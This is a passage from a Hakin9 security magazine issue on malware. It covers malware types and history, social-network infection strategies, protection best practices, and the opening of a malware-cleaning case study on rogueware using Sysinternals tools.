MALWARE

FROM BASIC CLEANING TO ANALYSING

Malware - From Basic Cleaning to Analysing

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Managing Editor: Malgorzata Spolnik
malgorzata.spolnik@hakin9.org

Editorial Advisory Board: Rebecca Wynn,
Matt Jonkman, Donald Iverson, Michael Munt,
Gary S. Milefsky, Julian Evans, Aby Rao

DTP: Andrzej Kuca, Lalit Agarwal,
Malgorzata Spolnik

Art Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Proofreaders: Michael Munt, Rebecca Wynn,
Elliott Bujan, Bob Folden, Steve Hodge,
Jonathan Edwards, Steven Atcheson,
Robert Wood, Malgorzata Spolnik

Top Betatesters: Dan Dieterle, Richard Dill,
Francisco Carreno Martinez, Amit Chugh,
Nick Baronian, Lou Lombardy, Scott Paddock,
Elia Pinto, Johan Snyman, Gregory Chrysanthou,
Phillip Patrick, David Prokop

Special Thanks to the Beta testers and Proofreaders
who helped us with this issue. Without their assistance
there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Publisher:
Hakin9 Media Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Contents

Dear hakin9 followers,

This month we have decided to devote the current issue to Malware. Probably, most of you had to deal with this matter frequently. Malware is short for Malicious Software refers to software programs designed to damage or do other unwanted actions on a computer system.

This issue contains articles written by specialists in IT Security like Harsh Jadia – Malware analysist, Khaled Mahmoud Abd El Kader - Cyber security specialist, Bart Parys - Support engineer in anti-virus industry, Monnapaa KA - Information Security Investigator, a Security Consultant and ethical hacker - Michael Boman and Software Engineer - Kunal Narsinghani. They have all created for you an extraordinary journey through Malware field. In the first section Khaled in his article made a general introduction to widely understood Malware and focused on Malware detection and protection.

Thanks to Bart you will see the process of basic Malware Cleaning. You will acquire knowledge of identifying malicious processes, terminating these processes and properly prevent them from running. Bart has also mentioned about malicious startup entries and system modifications. He will show you how to identify related malicious files, meaning droppers and payload and how to recognize the malware source and effectively tackle it. Specially for you, Michael Boman wrote an excelent guide to malware analysis with Cuckoo Sandbox.

After following his instructions in the article, you should have a malware analysis environment capable of automatically analyze suspicious binaries, documents and other suspicious files. Monnapaa focused on general Malware Analysis showing you tools and techniques to analyze malware. From his article you'll understood the matter of Performing Static, Dynamic and Memory Analysis. In second section we converged on the matter of Keyloggers. It is a hardware device or small program that monitors each keystroke a user types on a specific computer's keyboard. As a hardware device, a keylogger is a small battery-sized plug that serves as a connector between the user's keyboard and computer.

Kunal will provide you the knowledge of how generally keyloggers work, about tools and methods used in order to perform keystroke logging and common methods that can be deployed in order to avoid keystroke logging. On the other side, Harsh will explain the main issues related with this topic like Usage of Keyloggers and their construction, why are they threats and how cyber criminals use them. Harsh will also advise you how you can protect your system from the Keyloggers,

I hope you enjoy this issue and gain a proper IT Security knowledge.

Stay Tuned and Get Hakin9

Malgorzata Spólnik

Chapter 1

Malware discovery and protection

Very often people call everything that corrupts their system a virus, not aware of what viruses mean or do. This paper systematically gives an introduction to different varieties of beasts that come under the wide umbrella called malware, their distinguishing features, prerequisites for malware analysis and an overview of malware analysis process.

WHAT YOU WILL LEARN

- Malware definition and historical overview
- Malware types and examples
- New trend of today malwares
- Social network malwares
- Malware detection and protection best practices

WHAT YOU SHOULD KNOW

- Basic concepts about cyber security
- Basic knowledge about security Terminology

What is Malware?

Malware is Short for "malicious software," malware refers to software programs designed to damage or do other unwanted actions on a computer system; it is one of the biggest threats to computer users on the Internet today. It can hijack your browser, redirect your search attempts, serve up nasty pop-up ads, track what websites you visit, and generally screw things up. Malware programs are usually poorly-programmed and can cause your computer to become unbearably slow and unstable in addition to all the other havoc they wreak.

Many of them will reinstall themselves even after you think you have removed them, or hide themselves deep within Windows, making them very difficult to clean.

The vast majority, however, must be installed by the user. Unfortunately, getting infected with malware is usually much easier than getting rid of it, and once you get malware on your computer it tends to multiply.

A Brief History of Malware

With the emergence of computers, malware arose from the dark side. UNIX computers were the first targets. In the 1970s and 1980s, programs known as rootkits were developed.1 those who hack systems with criminal intent, known as black hats, used these applications to hide their presence while they had their way with an unsuspecting organization’s infrastructure.

Viruses were the first personal computer malware category to arise. As early as 1982, high school student Rich Skrenta wrote a gem called "Elk Cloner" for Apple II computers. Yes, the first known virus targeted an Apple computer. At that time, it was probably the biggest target.

http://en.wikipedia.org/wiki/Elk_Cloner

As malware defense matured, so did malware sophistication. Other types of malicious programs emerged, including those which could propagate without any help from the user population. Known as worms, they are probably today’s biggest challenge to malware defense.

And the black hats have been busy. Over the years, the malware count has risen exponentially and continues to do so. Figure 1 depicts malware growth through all years




Figure 1.1: Malware Statistics

The statistics shown are from AV-Test.org, a company that tests the effectiveness of anti-virus software, and formatted by PC Magazine. They show an accelerating increase in the number of unique malware since 1984. There is no evidence this growth will stop.

Early malware was written by hackers trying to make a name for themselves within the Black Hat community. Today, malware is used by individual Black Hat as well as crime syndicates to make money—to transfer your money to criminals’ bank accounts around the world.

Example: Citibank Hacking, http://www.bbc.co.uk/news/technology-13711528

Now that I have your attention, let’s look at each of the types of malware as we explore the question, what is malware?

Malware types and examples

The most common types of malware include: .- Viruses .- Worms .- Trojans .- Keyloggers .- Botnet agents .- Rootkits .- Backdoor

Viruses

In computers, a virus is a program or programming code that replicates by being copied or initiating its copying to another program, computer boot sector or document. Viruses can be transmitted as attachments to an e-mail note or in a downloaded file, or be present on a diskette or CD.

Like any malware program, viruses are written to perform some action on your computer which you would rather not allow, including:

- Erasing files
- Crashing your system
- Taking your computer hostage until you pay a "fee"
- Stealing intellectual property
- Stealing personal identity information
- and anything else the black hats can think of

Although many people label all malware as viruses, the term "virus" has a specific meaning. A virus is malware that cannot propagate from one computer to another without help. For example, early viruses were spread as floppy disks passed from one machine to another. They also spread as users share files over a network or email infected files to friends, family, and coworkers

Worms

Viruses were nice, but they didn't get around fast enough. So the worm was born. Worms can move between networked-computers As long as the vulnerability a worm was written to exploit exists, and as long as the worm can see the vulnerability, it will continue to propagate.

Worms can spread very quickly. One recent example is Conficker.

Conficker, also known as Downup, Downadup and Kido, is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008. It uses flaws in Windows software to co-opt machines and link them into a virtual computer that can be commanded remotely by its authors. Conficker has since spread rapidly into what is now believed to be the largest computer worm infection since the 2003 SQL Slammer, with more than seven million government, business and home computers in over 200 countries now under its control.4

Once a worm like Conficker infects an organization's network, in can potentially spread to all connected computers within hours - or minutes for smaller networks. http://en.wikipedia.org/wiki/Conficker

Trojans, Keyloggers, Rootkits, and Botnet Agents

Trojans, keyloggers and rootkits are related types of malware.

A Trojan is small, malicious program that is installed along with a more attractive one. For example, that great freeware program you got from that dodgy website? It may well be the program you wanted. But someone (usually a 3rd party) may well have attached a Trojan to it. The Trojan will be installed as well as the software you wanted.

Trojans are not viruses, in the sense that they don't replicate or send copies of themselves to others. They are just another program that can be installed on your computer, albeit a nasty one!A Trojan can be very malicious indeed. Most of them are intent on controlling your PC. These are called Remote Access Trojans or RATs for short. If someone has placed a Trojan on your computer, they'll be able to see everything that you can. Some of them can even control your webcam. That means the attacker can see you! If you have speakers attached to the PC, they can even hear you!

If that weren't bad enough, the attacker will have access to your computer, enabling him to upload nasty things to your PC. After all, why should he store these things on his computer when he has access to yours?

Most Trojans these days, though, are placed on your computer by criminals. If you type your credit card details in to a website, for example, then the attacker can record what you type. If a criminal has control of a lot of computer, he could also launch something called a Denial of Service attack. A DoS attack is when a lot of malicious computers attack a particular network or website. The network has so many request that it can't cope, so has to shut down. The criminals then blackmail the owner ("We'll let you have your site back if you give us money".) Many gambling sites have been hit by this type of attack.

A Trojan can also disable your security software, leaving you wide open on the internet.

The Keyloggers concept is to capture all keystrokes - including passwords, PINs, etc. - entered bank or other protected sites. The captured information is periodically sent to the black hat's server. If the user is lucky, the information won't be used to steal his or her identity, reduce bank balances, etc.

A rootkit is another type of malware that has the capability to conceal itself from the Operating System and antivirus application in a computer. A rootkit provide continuous root level (super user) access to a computer where it is installed. The name rootkit came from the UNIX world, where the super user is "root" and a kit.

Rootkits are installed by an attacker for a variety of purposes. Root kits can provide the attacker root level access to the computer via a back door, rootkits can conceal other malwares which are installed on the target computer, rootkits can make the installed computer as a zombie computer for network attacks, Rootkits can be used to hack encryption keys and passwords etc. Rootkits are more dangerous than other types of malware because they are difficult to detect and cure.

Different types of Rootkits are explained below.

Application Level Rootkits: Application level rootkits operate inside the victim computer by changing standard application files with rootkit files, or changing the behavior of present applications with patches, injected code etc.

Kernel Level Rootkits: Kernel is the core of the Operating System and Kernel Level Rootkits are created by adding additional code or replacing portions of the core operating system, with modified code via device drivers (in Windows) or Loadable Kernel Modules (Linux). Kernel Level Rootkits can have a serious effect on the stability of the system if the kit's code contains bugs. Kernel rootkits are difficult to detect because they have the same privileges of the Operating System, and therefore they can intercept or subvert operating system operations.

Another example of malware is botnet, the term bot is short for robot. Criminals distribute malware that can turn your computer into a bot, also called a zombie. When this occurs, your computer can perform automated tasks over the Internet without your knowledge.


Criminals typically use bots to infect large numbers of computers. These computers form a network, or a botnet.

Botnets can be used to send out spam email messages, spread viruses, attack computers and servers, and commit other kinds of crime and fraud. If your computer becomes part of a botnet, it might slow down and you might be inadvertently helping criminals.

Anti-virus software can't always locate and remove these types of malware. Black hats often use rootkit technology to "hide" their programs. If a keylogger or botnet agent is installed with rootkit technology, it is invisible to the operating system and therefore to most, if not all, anti-virus applications.

Backdoor

Backdoors allow unauthorized access to compromise a system by opening a listening port on victim's system. This creates a pathway for hackers to control the compromised system by sending commands of his choice. SubSeven, Netbus and Back Orifice are some of the well-known examples of Backdoor which enables unauthorized people to access users' system over the Internet without his/her knowledge.



ready. v.x.x 0:00:00 not connected, can't send command. overall: n/a

Figure 1.2: Backdoor SubSeven

Symptoms of infected system

How do you know that your system is infected with possible malware? Following are some of the symptoms of an infected system:

- System might become unstable and respond slowly as Malware might be utilizing system resources
- Unknown new executables found on the system
- Unexpected network traffic to sites where you don't expect to connect
- Altered system settings like browser homepage without your consent
- Random pop-ups are shown as advertisements
- Recent addition to the set are alerts shown by fake-security application that you never installed like "Your computer is infected!" and it asks to register the program to remove detected threats.

Overall, your system will have unexpected behavior.

New trends of today malwares

For security researchers, there's never a dull moment; online criminals constantly find new security holes to exploit, and new ways to get at your personal data, here are some of the dangerous new malware trends to watch for in 2012.

SSL Not So Safe?

When you see the padlock icon in your browser's toolbar, you might think that your data is safe, but hackers have found ways to get at your information before you send it securely on the internet.

These new forms of malware can identify when you've visited sites protected with SSL—the encryption technology used to keep data safe from prying eyes as it travels across the Internet—and it can grab your username and password before the encryption kicks in. In addition, these sorts of attacks, according to security software maker Webroot, will ignore all Web traffic except encrypted sites to filter out information that it isn't interested in.

More Targeted Baddies

Also on the rise is super-targeted malware. Some malware can access your browser history, and will only infect you if it sees that you've visited certain sites. For instance, a piece of malware designed to steal online banking login information might check to see if you visited a particular bank's website. Expect more malware that goes after certain groups of people or specific bits of information.

Cyber Warfare

Many professionals foresee that conventional military will be increasingly compounded by cyber-warfare in the coming years. They also state that more covert attempts at subversion by unfriendly nations will take the form of electronic-war techniques. Some even proclaim that China has a hand in this, as most bot controllers and malware threats have been tracked down to the country.

Example:

Flame (malware) OR "Flame" Malware Greatly Expands the Scope of Cyber Warfare

VoIP Attacks

VoIP technology is another vehicle for disseminating malware. Much like the issues connected with emails in the past, criminals will use VoIP to perpetrate information theft, voice fraud, and numerous scams.

VoIP networks may also play host to botnet attacks, disabling of services, and remote execution of code. The information that people impart over the phone makes it ideal for criminals to take advantage of, for purposes such as identity theft and phishing.

What about Mobile Malware?

One of the big stories out of last year's show was the rise of malware for Android, and we saw a large increase—at least in terms of growth rate—in malicious apps for Android over the last few months of 2011. Is it time to panic? Will be discussed it in much details in next articles

Social Networks Malware

Social networks have given birth to new types of elemental relations among various entities in the online world. The social networking world is virtualized in nature, but it has real-time impacts on the lives of individuals. Since these networks are part of the online world, they are not untouched by the threats and flaws present on the World Wide Web. Security and privacy are considered basic elements for effective social networking; however, the aim of web malware is to infect users and steal information by exploiting various vulnerabilities through attacks in social networks. User ignorance is a big factor in the spread of malware and is quite hard to patch. It is hard to expect robustness from a user's perspective; rather, it has to be an inbuilt nature of social networking websites.

Social Attacks Era: There are 3.5 new threats per second (almost 12,600 per hour), 1/3 of web users are attacked by cybercriminals using social networking sites to target victims. (Source: nsslabs.com)

The following infection strategies are utilized by attackers to spread malware through social networking websites by taking advantage of user ignorance.

1. **Malicious Profile Generation**
   One of the most common techniques used by attackers is generating fake profiles. These profiles can be of celebrities, models, advertisements, etc. Fake profiles can be used for many purposes including monitoring users, revenge and business. The fake profiles tempt users to read the malicious content that is posted on the messaging walls used for communication. Once users visit such profiles, embedded malicious codes start infecting the users with malicious executables.
   From a security perspective, this is a clear case of identity theft in social networks, and the type of information present in fake profiles is used in a plethora of scams. Moreover, it is difficult to discount the fact that the malicious scams are uncontrollable. Facebook, Twitter and MySpace users, for example, have been victims of these kinds of scams and identity frauds because it is hard to restrict the functioning of users based on identity profiles in the network. This is the inherent vulnerability of social networks. Social networks are adding secure protocols for automatic detection of these malicious fake profiles, but the protocols are not robust enough.

2. **Worm Generation—Chain Infection and Reaction**
   Attackers follow the process of chain infection and reaction to trigger malware through worms. It can be devastating because exploitation of interconnected identities results in a diversified infection. While encountering malware on a day-to-day basis, a generic model has been designed to understand the working of worms that infect social networking websites on a large scale. It can be explained in two steps:




Figure 1.3: Chain Exploitation

1. The first step of this model involves the initiation of a malicious node that starts infecting the chain. In this type of level 1 infection, attackers try to find a legitimate user in the social network to set a base for infection. At this point, the infection is dedicated to that user only and is persistent in nature. The prime aim is to serve malware to that user continuously. Successful exploitation results in the downloading and installation of malware onto the user's machine. Primarily, the browser plays a critical role in this. Once the malware is installed in the system, it converts the system into a zombie or bot with backdoor access and generates a specific type of interface with the browser. The malware tracks the user's Internet activity and waits for the right network to start the chain infection. It not only steals the information from the victim machine, it also starts doing operations on the behalf of the victim. The infected victim machine is treated as the first node in the infection chain.

2. The second step occurs after the infection node is created. The malware waits for the user to visit and log in to a specific social networking website. Once this occurs, the malware starts reacting. Without the user's knowledge or consent, it starts posting messages to contacts that are part of the user's social networks. This happens through the browser because malware sends a request automatically from the background, and the browser executes it in the context of an active social networking website. When the user logs in to the website, malware utilizes the already-given access rights to infect the profiles connected to the user. As a result, the infection chain begins to flourish. All the secondary nodes become zombies and then start infecting the users who are connected to their specific social network. This process keeps on iterating and gives birth to botnets, which are networks of bots interconnected to spread malware and steal critical information. A number of profiles become nodes of this chain and keep on performing the infection and reaction operations.

3. **Exploitation of Custom Code and Social Networking APIs**
   The release of open application programming interfaces (APIs) by social networking websites has completely transformed the realm of malware infections. In general, these APIs are used for customizing and designing applications that use social networking websites to execute their content, meaning that a user can design a custom code to derive an interface

with social networking websites. The deployed custom applications can be accessed by a number of identities present in the social networking website. Attackers design malicious applications using APIs to conduct attacks in a sophisticated manner by exploiting the generic design of an application development model, which makes the malicious applications look authentic.
Once the malware-driven application is accessed, APIs can be used to introduce malicious content into social networking websites. Usually, the designed application has hidden links to the malware domain. The application remains persistent and becomes active when a user accesses any module for performing a specific set of operations. Many of the methods discussed previously can be used directly in this way.
Malicious applications can have disastrous impacts. The risk of malware infection is high because a social networking website is a shared environment. Once a link is clicked, the payload (a malicious code in the form of JavaScript) from the third-party domain is executed in the user's browser and the infection starts. Attackers perform a number of social identity attacks and privacy hacks to extract more information about the users. It is possible to gain access to sensitive information by executing browser-based attacks through a malicious application. For example, bookmark attacks are primarily executed against social networking websites with the intention of stealing information. Of course, this is a browser-dependent attack, and inevitably, the rate of exploitation is dependent on the specific browser's design, functionality and inherent vulnerabilities. Control is transferred either to the third party, or it can be a part of user-generated content. It is hard to trust user-generated content because it is not known whether the content is malicious or not, i.e., it may contain any type of code based on the intentions of the user.

4. **Exploitation of URL Shorteners and Hidden Links**
   Although URL shortening services are used for URL optimizations in which a URL is compressed, this same tactic has been adopted by attackers to fool users because it is difficult to determine the actual URL of a compressed URL. Social networking websites have adapted this functionality, and one can find shortened URLs on a day-to-day basis. This has become a problem, though, because attackers are utilizing these services to hide malicious links as part of the compressed URLs—users can be fooled without much complexity. As a result, phishing has become stealthier and the inherent redirection spreads malware at a more rapid rate.

Risk at Stake

As discussed previously, it is hard to make social networks completely secure. The potential risk of spreading malware is ever increasing.

The major factor that contributes to this process is user ignorance regarding the technology used on social networking websites. The threat factor becomes high when user ignorance combines with the tactics presented. As a result, user privacy and information are at high risk. Identity scams may not only result in reputational damage to an individual online, but they may also influence the stature of an individual's "offline" social life.

Social networking websites can apply controls to a certain extent, but it is difficult to provide knowledge to users about the authenticity of the hyperlinks posted to the messaging walls of their profiles. Theft of sensitive information and data can result in credit card frauds and unwanted banking transactions. The risk of compromising the user systems becomes high when a malicious binary is downloaded by clicking a hyperlink on a social networking website. The infection entry point is the social networking website; the infection then penetrates the user machine. The risk increases based on the user environment, such as a home personal computer (PC) or an organization-owned machine.

Organizations that use social networking websites to advertise their products are also at a high risk when a worm outbreak occurs to spread malware across a social network, which could result in the defamation of the organization's brand and can hamper the business to a wider extent than expected. The risks posed by social networking websites are becoming harder to conquer.

Recommendations and Usability

Considering the nature of web malware in social networking websites, it is hard to make the networks foolproof. However, the impacts can be reduced to some extent by complying with the following recommendations:

- Users should educate themselves to identify fake profiles and phishing e-mails. This kind of attention requires a collaborative knowledge of technology and its applicability in social networking websites.

- Users should secure their browsers by installing appropriate client-side filters, such as NoScript in Mozilla, to nullify the malicious scripts when rendered in browsers. Users should choose client-side filters that are appropriate for their browsers.
- Users should not click suspicious hyperlinks. Users should try to scrutinize the origin of hyperlinks on social networks to avoid traps.
- Users should configure their profiles by applying the appropriate restrictions provided by standard social networking websites to protect privacy.
- Users should report suspicious messages and e-mails directly to the security teams of social networking websites. This can help administrators apply filters on the web-based social network infrastructure.
- User systems should have requisite antivirus software installed with the latest signatures to thwart infections.
- Users should upgrade their operating systems with the latest patches to avoid the exploitation of vulnerabilities in various components of installed software
- Also, users can make sure they are not logged in as administrator while surfing the web.

Malware detection and protection best practices

- Install and maintain a modern antivirus suite and keep it always updated
- Lock down the configuration of the operating system and updated browser.
- Control what software is installed and allowed to run.
- Keep up with security patches and OS updates
- Back up your critical files on a regular basis. Some viruses may damage files or completely destroy hard drives. Consider an imaging solution like Norton Ghost so that a machine can be completely re-imaged if necessary.
- Keep your workstation anti-virus signatures updated. Use of an automated routine, such as McAfee's ePolicy Orchestrator, will make this more realistic.
- If possible, disable the Windows Scripting Host (WSH) program, the active scripting in Internet Explorer and auto DCC reception in Internet Relay Chat client programs on your computer. (Note: These programs may be required for some software, but you should find out if it's needed)
- Always exercise caution when opening attachments that arrive in e-mail, even if you know the sender. Verify with the sender before opening * attachments that you are not expecting.
- Disable the automatic execution of code embedded in documents, if you have software with that feature i.e., Microsoft Office.
- Disable the auto-open or preview of e-mail attachments feature in your e-mail client.
- Use notepad as the default text editor
- Educate users about the dangers and safe use of social networking Websites
- Encrypt sensitive data in use, at rest, and in motion
- Restrict use of removable storage devices
- Protect smartphones and other mobile devices from unauthorized access.
- Keep browser plug-ins patched
- Turn off Windows AutoRun (AutoPlay)

Summary

Today's malware focus is no longer a battle to dominate the computer; it is increasingly a battle for control of the user's assets. With money as the motive and the user as the target, we can expect to see an even greater number of cleverly disguised Worms, viruses, and other socially network and mobile attacks in the future. The use of targeted rootkit-enabled Trojans will also likely continue to increase across a broad range of vectors, including social networking sites, file sharing networks, e-mail, and instant messaging. Holistically applied filtering, prevention, and detection technologies will obviously play the key role in front line defense, dramatically reducing the user's chance of exposure. But users must also be empowered with tools, education and resources and daily awareness on new malware technique to assist them in recognizing and responding appropriately.

About the Author
Khaled M. Abe El Kader (email:eng.khaled8@yahoo.com), Egypt ITI Graduated, Working in Cyber security field and made many projects in network assessment and writing organization security policy

Chapter 2

Basic Malware Cleaning

Malware is common nowadays. Each day, machines get infected with viruses, spyware, Trojans, keyloggers, rogueware, ransomware, rootkits. The list continues with more advanced malware like Conficker, Duqu, Stuxnet, Flame.

The malware scenario on itself has also drastically changed. Where in the past, malware was created for showing off your skills or gaining your 15 minutes of fame (remember LoveLetter?), it is now almost solely used for the purpose of making money.

If you are reading this article, you have already helped someone getting rid of malware infestations, or you at least have an interest in the basics on how to clean malware from an infected machine.

WHAT YOU WILL LEARN

- Identifying malicious processes, terminating these processes and how to properly prevent them from running
- Identifying malicious startup entries and system modifications
- Identifying related malicious files, meaning droppers and payload
- Identifying the malware source and effectively tackling it

WHAT YOU SHOULD KNOW

- Basic computer knowledge and common sense
- Use a proper environment for testing purposes

Introduction

Before we begin, I'd like to make clear that if you want to test your skills after reading this article or want to test malware in general, you should set up a proper testing environment. Make sure you are using a Virtual Machine if testing on your own machine, or create a machine for the sole use of testing malware and antimalware tools. In either case, it's a good idea to use a separate network or use a DMZ should you have one. Personally I recommend having the machine connected to the internet, so the malware can do its evil work to its maximum potential and you will be able to carefully study and dissect its workings completely.

More tips can be found in the section On The Web in the last paragraphs of this article.

In the next paragraphs, we will see three possible malware scenarios:

- Rogueware
- Trojan horse
- Rootkit

For each malware scenario or case study, a sample was executed and the machine was consequently rebooted to view the malware's effects. Each case study will be outlined with the necessary tools and steps to take on how to completely eradicate the above infection types. Note that after performing manual clean-up, it is advised to perform a scan with an (preferably) online antimalware or antivirus product. Most antivirus companies offer a free online scan and automatic removal.

We will be making use of the following tools:


- Autoruns
- GMER
- Process Explorer
- RootkitRevealer
- Rootkit Unhooker

First case study - Rogueware

Rogueware is probably one of the most known types of malware nowadays. The reason is simple: when one gets infected with rogueware, annoying pop-ups will appear all over the screen, urging to buy their precious Antivirus, which has found enough infections on your machine to completely toast it – if they were real. Rogueware is simply blatant enough to appear fully on your screen, whereas most other types of malware will (try to) work silently in the background.

In this first case study we will only make use of the tools Process Explorer and Autoruns, both created by Sysinternals.

After running our first sample and rebooting the machine, we receive several messages that the machine is infected and we should take immediate action. A screenshot of this specific rogueware:



Live Security Platinum: System Scan

Type	Run Type	Name	Details
Trojan	C:/windows/syste...	Win32.Spamta.KG.worm	A multi-component mass-maili...
Trojan	C:/windows/syste...	Trojan.IRCBot.d	A worm that opens an IRC bac...
Trojan	C:/windows/syste...	Trojan.Dropper.MSWord.j	A Microsoft Word macro virus ...
Trojan	C:/windows/syste...	Win32.Clagger.C	This is small Trojan downloader...
Worm	C:/windows/system/	Worm.Bagle.CP	This is a \"Bagle\" mass-mailer...
Worm	C:/windows/	Win32.BlackMail.xx	This dangerous worm will destr...
Trojan	hidden autorun	Trojan.Win32.Agent.ado	Trojan downloader that is sprea...
Trojan	autorun	Win32.Outsbot.u	A backdoor Trojan that is remo...
Spyware	autorun	Win32.PerFiler	Win32.PerFiler is designed to r...
Worm	hidden autorun	Win32.Miewer.a	A Trojan Downloader that mas...
Trojan	C:/windows/	Trojan-Downloader.VBS.Small.dc	This Trojan downloads other fil...
Worm	autorun	Win32.Peacomm.dam	A Trojan Downloader that is sp...

Scan progress

